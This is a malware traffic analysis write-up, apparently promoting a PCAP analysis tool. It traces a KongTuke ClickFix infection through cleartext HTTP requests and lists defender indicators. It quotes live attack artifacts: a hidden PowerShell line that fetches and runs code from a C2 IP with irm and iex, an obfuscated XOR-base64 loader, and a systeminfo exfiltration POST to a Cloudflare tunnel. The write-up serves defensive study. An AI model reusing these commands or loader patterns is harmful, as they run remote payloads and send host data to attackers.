KongTuke ClickFix in the Clear: Chasing One PowerShell User-Agent Through a Whole Infection
Here is a capture that breaks the usual rule. Most infections hide their payload inside TLS and only leak a little at the edges;
this one does the opposite. The lure pages are encrypted and give up almost nothing, but the entire delivery chain - a curl
command, four PowerShell stages, a 25 MB download, and the victim's own systeminfo output leaving the building - all
of it rides across the wire in clear text on port 80. The sample is from Brad Duncan's
malware-traffic-analysis.net, dated 2026-01-08,
titled "KongTuke ClickFix activity." The file is 2026-01-08-KongTuke-activity-part-1-of-2.pcap,
about 34 MB and 36,656 packets across roughly fourteen minutes of one Windows 11 host's afternoon. Everything below comes from that
one file, analysed in a browser tab.
KongTuke - the injected-script cluster also tracked as LandUpdate808 - is the delivery crew, and ClickFix is its trick: a fake
"verify you are human" box that quietly drops a command into the clipboard and talks the user into pasting it into the Run dialog.
The moment they do, the operating system's download protections are out of the loop, because the user launched the command by hand.
What makes this capture worth a walk-through is not a clever pivot table - it is that once the infection starts, every stage announces
itself with the same fingerprint. So instead of touring panels, this post follows a single string: the
WindowsPowerShell/5.1.26100.7462 User-Agent that the whole relay stamps on request after request. Chase that one token
and the capture reassembles itself in order.
TL;DR
- Source: malware-traffic-analysis.net, 2026-01-08,
2026-01-08-KongTuke-activity-part-1-of-2.pcap(~34 MB, 36,656 packets). - Family / delivery: KongTuke (LandUpdate808) ClickFix - injected script, fake CAPTCHA, clipboard-pasted
curl. - Victim: a single Windows 11 Pro host,
DESKTOP-G71S4PFat10.1.5.131, on the test domainfurtheringthemagic.com. - The tell: a constant User-Agent,
WindowsPowerShell/5.1.26100.7462, on plain-HTTP requests - PowerShell, not a browser, driving every hop. - The relay:
curlpulls/a, then PowerShell pulls/band posts/n, all three from one Werkzeug dev server on144.31.221.60; a fourth GET grabs a relaunch script from64.95.13.101. - The payload:
GET /final10from144.31.221.71returnstest.zip- 25,469,825 bytes of malicious Python, over cleartext HTTP. - The exfil: the host's full
systeminfooutput is POSTed to a Cloudflare Tunnel,combining-space-organization-correction.trycloudflare.com. - The whole active burst takes about 23 seconds - and A-Packets counts just 8 HTTP conversations against 31 TLS sessions, which is exactly where the story splits.
1. One string, and where it does not belong

content-type, cache-control, keep-alive - one string has no business in web traffic: windowspowershell/5.1.26100.7462.
A-Packets builds a frequency cloud from the strings inside the HTTP traffic, and it is the fastest way to see what a capture is
"made of" without scrolling it. Most of the big tokens here are dull and correct: http/1.1, content-type,
cache-control, content-disposition, asp.net, the ordinary furniture of web responses. One
token is wrong. windowspowershell/5.1.26100.7462 is a User-Agent string, and it is a User-Agent no browser sends -
it is the default identity PowerShell attaches to Invoke-WebRequest and friends. When a workstation's HTTP traffic is
full of a PowerShell version banner, a script is doing the fetching, not a person.
That single observation reframes the whole capture. It also hands me a filter. Rather than sift 36,000 packets, I can pin every
request that carries that agent and read them in time order - and because this infection relays one PowerShell stage into the next,
those requests are the infection, laid out step by step. The build number is a bonus: 26100 pins the victim to
a current Windows 11 release before I have read a single payload. So I start by pulling the thread.
2. Stage zero: curl, not a browser
The very first request in the relay is not PowerShell at all - it is curl. This is ClickFix's signature: the fake
CAPTCHA copies a curl one-liner to the clipboard, the user pastes it into Run, and the box reaches out on its own:
GET /a HTTP/1.1
Host: 144.31.221.60
User-Agent: curl/8.16.0
Accept: */*
The server - a Python Werkzeug/3.1.4 development server, which is itself a nice tell that this is throwaway attacker
infrastructure, not a real web host - answers with 1.ps1, a first-stage script. Its body is deliberately silly to read:
a long array of decimal numbers fed through -join [char[]] and straight into iex, capped with a decoy
comment that has nothing to do with what runs.
powershell.exe -ep bypass -c "iex (-join [char[]]@(112,111,119,101,114,115,
104,101,108,108,46,101,120,101,32,45,69,110,99,111,100,101,100,67,111,109,
109,97,110,100,32,73,119,66,50,...))"
#start calc.exe
Decode the numbers and they spell powershell.exe -EncodedCommand Iw... - a second copy of PowerShell relaunched with a
base64, UTF-16 command block. The #start calc.exe line at the bottom is noise, there to make a casual glance shrug. None
of this obfuscation survives contact with the wire: the point of stage zero is only to bootstrap the next fetch, and the next fetch is
where the real loader lives.
3. The relay from a single server

GET /b response: main.ps1, 11,799 bytes, served as application/octet-stream. Four throwaway integer variables sit on top of one enormous base64 string.
Right behind the curl pull, the same host is hit again - this time by PowerShell, carrying that giveaway agent - for /b:
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.15.0a3
Content-Disposition: attachment; filename=main.ps1
Content-Type: application/octet-stream
Content-Length: 11799
main.ps1 is the actual loader, and its shape is textbook KongTuke: four decoy integer assignments up top
($CnaWsj = 9806, $zHTICj = 8313, and two more) that are never used, followed by one giant base64 blob and a
single-byte key. The de-obfuscation is small enough to read at a glance:
$ZjxQqw = "Fzl7bV5qdUc9ID0kKSUr... (11,368 chars of base64, trimmed)"
$bOnYNs = 29

function global:bUiBFP {
    $QqqoqK = [System.Convert]::FromBase64String($ZjxQqw)
    $qVfBzj = @()
    foreach ($b in $QqqoqK) { $qVfBzj += ($b -bxor $bOnYNs) }
    return [System.Text.Encoding]::UTF8.GetString($qVfBzj)
}
$QkTQIQ = bUiBFP
$yLOrPX = 'i' + 'e' + 'x'
& $yLOrPX $QkTQIQ
Base64-decode the blob, XOR every byte with 29, run the result through iex - assembled as
'i' + 'e' + 'x' so the word "iex" never appears literally. I did exactly that offline, and the payload is another layer
of the same trick (fresh dummy variables, another encoded string), which is the loader's whole personality: peel, peel, peel. Two
things matter more than fully unwrapping it. First, all four staged files so far - 1.ps1, main.ps1, and the
one coming next - come off the one server, 144.31.221.60, over cleartext HTTP. Second, in a minute the malware is going
to tell that server something about the machine before it hands over the next stage.
4. The malware asks which antivirus is watching

POST /n check-in reports the host's antivirus - Windows Defender - and the server answers with crp.ps1, whose first line relaunches PowerShell to pull and run the next stage.This is the beat that sets KongTuke apart from a plain fetch-and-run, and it is right there in clear text. Between grabbing the loader and getting the next stage, the agent posts a small form back to the C2:
POST /n HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.26100.7462
Content-Type: application/x-www-form-urlencoded
Host: 144.31.221.60

message=BCDA222
Windows Defender
That body - message=BCDA222%0AWindows+Defender once you decode the URL-encoding - is the malware phoning home the
security product it found on the box. This is reconnaissance the operator uses to decide what to serve next, and it is the kind of
detail a defender never gets from a signature: the sample telling you, in its own words, that it looked and saw Defender. The reply
is crp.ps1, and its opening line is the handoff to the next host:
start-process powershell.exe -WindowStyle Hidden -ArgumentList "-Command irm http://64.95.13.101/jdf7r4egas5.html | iex"
A fresh, hidden PowerShell window runs irm (the alias for Invoke-RestMethod) against a second
server, 64.95.13.101, and pipes whatever comes back into iex. That response, a file the server calls
f.txt but delivers as text/plain, is a denser slab of obfuscation - PowerShell that hides its verbs by
splitting them across string concatenations ('i'+'e'+'x' writ large) and stuffing base64 into oddly-named variables. It
is the same evasion idea as the loader, one rung further along. The important structural fact is the topology: the infection is not
one C2, it is a small relay team, each host handing to the next.
5. Confirming it byte for byte in Wireshark

GET /b exchange in Wireshark's Follow HTTP Stream. Request in red, response in blue: the PowerShell agent, the Werkzeug server, filename=main.ps1, and the dummy variables opening the loader.
I want to be clear that none of this rests on trusting a pretty panel. A-Packets is a faster way to find the interesting
exchange; the ground truth is still the packets, and it is worth dropping back to them to prove the story. Following the /b
stream in Wireshark shows the identical bytes - the WindowsPowerShell/5.1.26100.7462 agent on the request, the
Werkzeug/3.1.4 Python/3.15.0a3 banner and Content-Disposition: attachment; filename=main.ps1 on the
response, and the loader body beginning with $CnaWsj = 9806. Same evidence, read two ways. The difference is only speed:
in Wireshark I had to know to filter http.request, follow the stream, and sort by length to land here; in A-Packets the
odd string floated up on its own and I clicked it. For a first pass on an unfamiliar capture, surfacing the shape and then confirming
in packets is the faster loop.
6. Twenty-five megabytes of Python over port 80
Seconds after the check-in, the relay makes its biggest move - and it makes it in the clear. A third host, 144.31.221.71,
is asked for /final10, and the response is not a script this time:
GET /final10 HTTP/1.1
Host: 144.31.221.71
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.26100.7462

HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.15.0a3
Content-Disposition: attachment; filename=test.zip
Content-Type: application/x-zip-compressed
Content-Length: 25469825
25,469,825 bytes - a little over 25 MB - of ZIP, whose first bytes on the wire show a Python package (DLLs and
.pyd extension modules are visible right in the archive header). Malware-traffic-analysis.net identifies this stage as a
malicious Python bundle, and here it is being pulled down whole, unencrypted, by a PowerShell user agent. Think about what that means
for a defender: no TLS to strip, no certificate to inspect, no decryption needed. A plaintext GET for a 25 MB
x-zip-compressed attachment named test.zip, requested by PowerShell, is about as loud as an indicator gets
on an egress sensor - if you are watching the shape of HTTP and not just its destinations.
7. Where the data leaves: a Cloudflare Tunnel

10.1.5.131, fanning out. The fattest ribbon runs to 144.31.221.71 (the 25 MB zip), with a second heavy ribbon to a Cloudflare address, 104.21.37.143, fronting the exfil tunnel.The last cleartext request in the burst is the one that hurts. About 23 seconds after the curl pull, the box POSTs to a Cloudflare Tunnel hostname:
POST /qFiwVIIzHUzJFR HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.26100.7462
Content-Type: application/octet-stream
Host: combining-space-organization-correction.trycloudflare.com
Content-Length: 2834
The 2,834-byte body is the machine's own systeminfo output, in full:
Host Name:               DESKTOP-G71S4PF
OS Name:                 Microsoft Windows 11 Pro
OS Version:              10.0.26200 N/A Build 26200
System Manufacturer:     ASUS
Processor(s):            [01]: AMD64 Family 26 Model 68 ... ~3900 Mhz
Total Physical Memory:   65,536 MB
Domain:                  furtheringthemagic.com
IP address(es) [01]:     10.1.5.131
Using a trycloudflare.com tunnel is a deliberate choice, and a clever one. The attacker never has to register or defend
a domain; Cloudflare provisions a random, disposable hostname (combining-space-organization-correction) that resolves to
Cloudflare's own IP space and forwards the traffic to wherever the operator is actually listening. To a network filter it looks like
traffic to Cloudflare - a service almost nobody blocks. On the wire in this capture the destination shows up as a Cloudflare address,
104.21.37.143, which is exactly why the raw IP tells you so little and the Host header tells you
everything. That the reconnaissance goes out this way while the payload came from cheap throwaway VPS boxes is a sensible division of
labour: burnable hosts to serve files, a trusted-brand tunnel to receive stolen data.
8. What the capture proves, and what it only names
This is where I keep honest about the split, because it is unusual for this family. The delivery and exfil are settled - I am
quoting the curl pull, the PowerShell relay, the antivirus check-in, the 25 MB payload, and the systeminfo POST byte for
byte, because every one of them is cleartext. What this PCAP does not hand over is the front door. A-Packets counts 8 HTTP
conversations against 31 TLS sessions, and the lure lives in the encrypted ones. The DNS and TLS SNI show the shape of it - the host
first reaches canadiancaregiving.org (consistent with the compromised legitimate site KongTuke injects into), then
frttsch.com (a KongTuke-associated host, and the likely source of the fake CAPTCHA), with a telegra.ph
fetch in the mix - but I only get the names, not the pages. I cannot show you the CAPTCHA HTML or the exact clipboard payload from this
file alone; that is an inference from SNI plus the public reporting, not something I decrypted.
The same caution applies to the deepest layers. I unwrapped the loader's XOR-29 base64 and confirmed it stacks another obfuscation
round; I did not detonate the 25 MB Python bundle or the f.txt relaunch, so what the final Python stage does on
the host is named by malware-traffic-analysis.net's attribution and behaviour, not proven by this capture. Treat the family label as
well-supported context and the cleartext relay as the hard evidence.
The KongTuke ClickFix chain, end to end
Stitching the cleartext relay together with what the encrypted edges and public reporting imply, the run looks like this:
- The user browses to a compromised legitimate site (consistent with
canadiancaregiving.org) carrying KongTuke injected script, which surfaces a fake CAPTCHA served with help fromfrttsch.com. - The page copies a
curlcommand to the clipboard and tells the user to paste it into the Run dialog - sidestepping browser download protection because the user runs it themselves. - curl fetches
/a(1.ps1) from144.31.221.60; it relaunches PowerShell via an-EncodedCommandblock. - PowerShell fetches
/b(main.ps1) - the XOR-29 base64 loader - and POSTs/nreporting the installed AV (Windows Defender). - The returned
crp.ps1relaunches PowerShell toirm http://64.95.13.101/jdf7r4egas5.html | iex- a second server, more obfuscation. GET /final10from144.31.221.71pullstest.zip, ~25 MB of malicious Python, in clear text.- The host POSTs its
systeminfoto a Cloudflare Tunnel (...trycloudflare.com) - reconnaissance out, over a trusted-brand channel.
Indicators, artifacts, and confidence
- Victim:
DESKTOP-G71S4PF,10.1.5.131, Windows 11 Pro build 26200, domainfurtheringthemagic.com(test environment). - Staging C2 (cleartext HTTP):
144.31.221.60:80serving/a(1.ps1),/b(main.ps1),/n(crp.ps1);Server: Werkzeug/3.1.4 Python/3.15.0a3. - Relaunch host:
http://64.95.13.101/jdf7r4egas5.html, fetched withirmand run withiex. - Payload host:
144.31.221.71:80serving/final10=test.zip, 25,469,825 bytes,application/x-zip-compressed(malicious Python bundle). - Exfil:
combining-space-organization-correction.trycloudflare.com(Cloudflare Tunnel, seen as104.21.37.143),POST /qFiwVIIzHUzJFRwithsysteminfobody. - Request tell:
User-Agent: curl/8.16.0on the first pull, thenWindowsPowerShell/5.1.26100.7462on every subsequent stage. - Lure (TLS SNI only):
canadiancaregiving.org(likely compromised site),frttsch.com(KongTuke-associated),telegra.ph. - Technique markers:
curl | clipboardClickFix,-EncodedCommandrelaunch, four dummy integer variables, XOR-key29base64 loader,'i'+'e'+'x'string-splitting, AV check-in POST, Cloudflare Tunnel exfil. - Confidence limits: the curl-to-PowerShell relay, the payload download, and the
systeminfoexfil are confirmed in cleartext; the lure pages and the deepest obfuscation layers are inferred from SNI, the archive header, and public reporting, not decrypted or detonated here.
Why this was minutes of triage, not hours
Nothing in A-Packets stamped this capture KongTuke, and a tool that respects the analyst should not pretend to. What it did
was collapse the search space fast. The word cloud surfaced a PowerShell version banner sitting where a browser's
User-Agent should be; that one string became a filter; the filter laid the staged requests out in order; the HTTP
view read each script in clear text; the Connections chord showed the 25 MB pull and the Cloudflare tunnel that took
the loot; and Wireshark confirmed the bytes when I wanted to be sure. Wireshark alone reaches every one of these facts -
http.user_agent contains "PowerShell", follow the streams, sort by length - but you assemble the narrative in your head.
Reading the shape of a capture first and dropping to packets to confirm is simply a faster opening lap, and fast opening laps are what
A-Packets is built to give you.
Want to pull a capture of your own apart this fast?
Upload PCAP FreeNo registration required for public analysis up to 25 MB. Use private plans or credit packs for sensitive captures.